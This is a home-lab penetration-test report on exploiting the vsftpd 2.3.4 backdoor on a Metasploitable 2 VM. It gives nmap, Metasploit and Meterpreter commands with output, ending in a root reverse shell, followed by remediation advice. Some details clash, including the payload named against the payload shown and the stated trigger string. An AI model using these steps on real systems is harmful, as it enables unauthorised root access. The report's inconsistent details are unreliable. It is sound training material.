

vsftpd 2.3.4 Backdoor Exploitation

CVE-2011-2523 | Metasploitable 2 | Home Lab Exercise

Prepared by	Suyash Borde
Target Host	192.168.1.14 (Metasploitable 2)
Attacker Host	192.168.1.12 (Kali Linux)
Test Date	June 8, 2026
Classification	Confidential — Educational

1. Executive Summary

This report documents a successful exploitation of the vsftpd 2.3.4 backdoor vulnerability (CVE-2011-2523) against a Metasploitable 2 target within an isolated home lab environment. The assessment was conducted as part of the VulnScan Lab personal training project to develop practical penetration testing skills.

Vulnerability	vsftpd 2.3.4 Backdoor
CVE	CVE-2011-2523
CVSS Score	10.0 (Critical)
Service	FTP — Port 21/TCP
Access Gained	Root Shell (UID 0)
Exploit Used	Metasploit — exploit/unix/ftp/vsftpd_234_backdoor
Session Type	Meterpreter x86/linux

Severity Rating:

CRITICAL

2. Scope & Environment

All testing was conducted in a fully isolated VirtualBox home lab. No external systems were targeted. The lab consists of a Kali Linux attacker machine and multiple intentionally vulnerable target VMs connected over a bridged local network.

Role	OS / Service	IP Address
Attacker	Kali Linux (rolling)	192.168.1.12
Target	Metasploitable 2 (Ubuntu 8.04)	192.168.1.14

3. Reconnaissance

3.1 Host Discovery

A ping sweep was performed on the local subnet to identify live hosts before conducting a full service scan.

```
nmap -sn 192.168.1.0/24
```




Figure 1 — Nmap host discovery confirming Metasploitable 2 at 192.168.1.14

3.2 Full Service Version Scan

A comprehensive scan was run to enumerate all open ports, running services, and their version numbers. The -sV flag detects service versions and -sC runs default NSE scripts. Output was saved to file for documentation.

```
nmap -sV -sC -oN scan_metasploitable.txt 192.168.1.14
```

Key findings from the scan:

Port	Service	Version	Risk
21/tcp	FTP	vsftpd 2.3.4	CRITICAL — Backdoor
22/tcp	SSH	OpenSSH 4.7p1	Medium — Outdated
139/445	SMB/Samba	Samba 3.0.20-Debian	High — RCE possible
1524/tcp	Bindshell	Metasploitable root shell	CRITICAL — Open shell
3306/tcp	MySQL	MySQL 5.0.51a	High — No auth
6667/tcp	IRC	UnrealIRCd 3.2.8.1	High — Backdoor
8180/tcp	HTTP	Apache Tomcat 5.5	Medium — Old version

4. Vulnerability Analysis

The Nmap scan identified vsftpd version 2.3.4 running on port 21. This specific version was distributed with a malicious backdoor that was secretly introduced into the source code by an unknown attacker in July 2011. The backdoor is triggered when a username containing the string ":" is sent during the FTP authentication handshake. Upon receiving this trigger, the server opens a listening shell on port 6200/TCP, providing immediate unauthenticated root access to any connecting client.

CVE ID	CVE-2011-2523
CVSS v2 Score	10.0 (Critical)
Attack Vector	Network
Authentication	None required
Impact	Complete system compromise — root access
Affected Version	vsftpd 2.3.4 only (patched in 2.3.5)
Trigger	Username containing ":" during FTP AUTH
Backdoor Port	6200/TCP

5. Exploitation

5.1 Metasploit Module Setup

The Metasploit Framework was used to exploit the vulnerability. The appropriate module was selected and configured with the target and attacker IP addresses.

```
use exploit/unix/ftp/vsftpd_234_backdoor set PAYLOAD cmd/unix/interact set RHOSTS
192.168.1.14 set LHOST 192.168.1.12 run
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.X
RHOSTS => 192.168.1.X
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.12
LHOST => 192.168.1.12
```

Figure 2 — Metasploit module configuration with target RHOSTS and LHOST set

5.2 Exploit Execution

Running the exploit caused Metasploit to send the backdoor trigger to the FTP service. The server responded by spawning the backdoor on port 6200. Metasploit successfully connected and opened a Meterpreter session.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.12:4444
[+] 192.168.1.14:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.14:39752) at 2026-06-08 02:59:24 -0400
```

Figure 3 — Backdoor spawned; Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.14:39752)

6. Post-Exploitation

With a Meterpreter session established, post-exploitation commands were run to confirm the level of access gained and collect system information.

```
meterpreter > getuid Server username: root meterpreter > sysinfo Computer :
metasploitable.localdomain OS : Ubuntu 8.04 (Linux 2.6.24-16-server) Architecture : i686
Meterpreter : x86/linux
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > █
```

Figure 4 — getuid confirms root access; sysinfo shows Ubuntu 8.04 Linux target

The attacker achieved complete root-level access to the target system. From this position an attacker could: read/write all files on the system, install persistent backdoors, pivot to other machines on the network, exfiltrate sensitive data, or completely destroy the system.

7. Attack Timeline

Step	Action	Tool	Result
1	Host Discovery	nmap -sn	Target identified at 192.168.1.14
2	Service Enumeration	nmap -sV -sC	vsftpd 2.3.4 on port 21 detected
3	Vulnerability ID	Searchsploit / CVE lookup	CVE-2011-2523 confirmed

4	Exploit Configuration	Metasploit Framework	Module + payload configured
5	Backdoor Trigger	vsftpd_234_backdoor module	Port 6200 shell spawned on target
6	Session Opened	Meterpreter	Session 1 opened — reverse TCP
7	Privilege Confirmed	getuid / sysinfo	root@metasploitable confirmed

8. Risk Assessment

Risk Factor	Rating	Justification
Exploitability	Critical	No credentials required; single Metasploit command
Impact	Critical	Full root access — complete system compromise
Attack Vector	Network	Exploitable remotely over TCP port 21
Complexity	Low	Trivial to execute; module is fully automated
Affected Systems	All	Any host running vsftpd 2.3.4 is affected

9. Remediation Recommendations

1. Immediate — Upgrade vsftpd

Replace vsftpd 2.3.4 immediately with version 3.0.5 or later. The backdoor was present only in the 2.3.4 tarball and was removed from the official site within days of discovery.

2. Restrict FTP Access

If FTP is required, restrict access using firewall rules to known IP ranges only. Consider replacing FTP entirely with SFTP (SSH File Transfer Protocol) which encrypts both authentication and data in transit.

3. Disable Anonymous FTP

The Nmap scan revealed anonymous FTP login is allowed. This should be disabled immediately as it permits unauthenticated read access to the FTP directory.

4. Network Segmentation

Sensitive services should not be directly exposed on a flat network. Implement VLANs or firewall rules to segment access based on least privilege.

5. Regular Vulnerability Scanning

Deploy periodic automated scans (e.g. Nessus, OpenVAS) to detect outdated and vulnerable services before attackers do.

6. Principle of Least Privilege

Services should not run as root. vsftpd should be configured to run as a dedicated low-privilege user to limit the blast radius if compromised.

10. Conclusion

The vsftpd 2.3.4 backdoor represents one of the most straightforward critical vulnerabilities in practice — requiring zero credentials, trivial tooling, and delivering immediate root-level system access. This exercise demonstrated a complete penetration testing workflow: host discovery, service enumeration, vulnerability identification, exploitation, and post-exploitation enumeration.

Key skills practised: Nmap scanning and service fingerprinting, CVE research and mapping, Metasploit Framework usage, Meterpreter session management, and structured pentest report writing following professional conventions.

Legal Disclaimer: This penetration test was conducted exclusively within a personal isolated VirtualBox lab environment. All target systems are intentionally vulnerable VMs owned and operated by the tester. No unauthorised systems were accessed. This report is produced for educational and portfolio purposes only.